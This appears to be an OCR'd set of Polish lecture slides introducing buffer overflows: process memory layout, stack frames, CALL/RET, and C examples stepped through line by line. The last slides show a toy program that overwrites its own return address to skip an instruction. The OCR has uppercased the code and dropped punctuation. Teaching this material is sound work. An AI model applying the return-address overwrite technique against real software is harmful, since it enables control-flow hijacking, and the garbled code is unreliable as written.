
Przepełnienie bufora

- Technika pozwalająca na przejęcie kontroli nad błędnym procesem
- Błąd wynikający z braku kontroli zakresu bufora
- Może zostać wykorzystany do uzyskania uprawnień takich jakie ma właściciel błędnego programu


Organizacja pamięci procesu

- Pamięć składa się z:
  - kodu
  - danych zainicjowanych
  - sterty
  - stosu
  - stosu jądra




Stos

- Rośnie od adresów wyższych do niższych
- Wykorzystywany do przechowywania tzw. ramek, złożonych z:
  - Argumentów
  - Adresu powrotu
  - Adresu poprzedniej ramki
  - Zmiennych lokalnych




Mechanizm wywoływania funkcji

- Instrukcja CALL:
  - Umieszczenie adresu kolejnej instrukcji na stosie
  - Przekazanie sterowania do wybranej instrukcji




Mechanizm powrotu z funkcji

- Instrukcja RET
  - Pobranie ze stosu adresu powrotu
  - Przekazanie sterowania pod pobrany adres




Jak to wygląda w C?

```
int funkcja (a,b,c)
{
    int x;
}

Int main()
{
    Funkcja(1,2,3);
}
```




Jak to wygląda w C?

```
INT FUNKCJA (A,B,C)
{
    INT X;
}

INT MAIN() <-
{
    FUNKCJA(1,2,3);
}
```




Jak to wygląda w C?

```
INT FUNKCJA (A,B,C)
{
    INT X;
}

INT MAIN()
{
    FUNKCJA(1,2,3); <-
}
```




Jak to wygląda w C?

```
INT FUNKCJA (A,B,C) <-
{
    INT X;
}

INT MAIN()
{
    FUNKCJA(1,2,3);
}
```




Jak to wygląda w C?

```
INT FUNKCJA (A,B,C)
{
    INT X; <-
}

INT MAIN()
{
    FUNKCJA(1,2,3);
}
```




Jak to wygląda w C?

```
INT FUNKCJA (A,B,C)
{
    INT X;
}<-

INT MAIN()
{
    FUNKCJA(1,2,3);
}
```



Jak to wygląda w C?


```
INT FUNKCJA (A,B,C)
{
    INT X;
}

INT MAIN()
{
    FUNKCJA(1,2,3);
}<-
```



Zmiana przebiegu wykonania programu


Zmiana przebiegu programu

```
INT FUNKCJA (A,B,C)
{
    INT *X;
    X = &A -1;
    *X += 7;
}

INT MAIN()
{
    INT A = 1; <-
    FUNKCJA(1,2,3);
    A = 5
    PRINTF("%D\N", A);
}
```




Zmiana przebiegu programu

```
INT FUNKCJA (A,B,C)
{
    INT *X;
    X = &A -1;
    *X += 7;
}

INT MAIN()
{
    INT A = 1;
    FUNKCJA(1,2,3); <-
    A = 5
    PRINTF("%D\N", A);
}
```




Zmiana przebiegu programu

```
INT FUNKCJA (A,B,C)
{
    INT *X; <-
    X = &A -1;
    *X += 7;
}

INT MAIN()
{
    INT A = 1;
    FUNKCJA(1,2,3);
    A = 5
    PRINTF("%D\N", A);
}
```



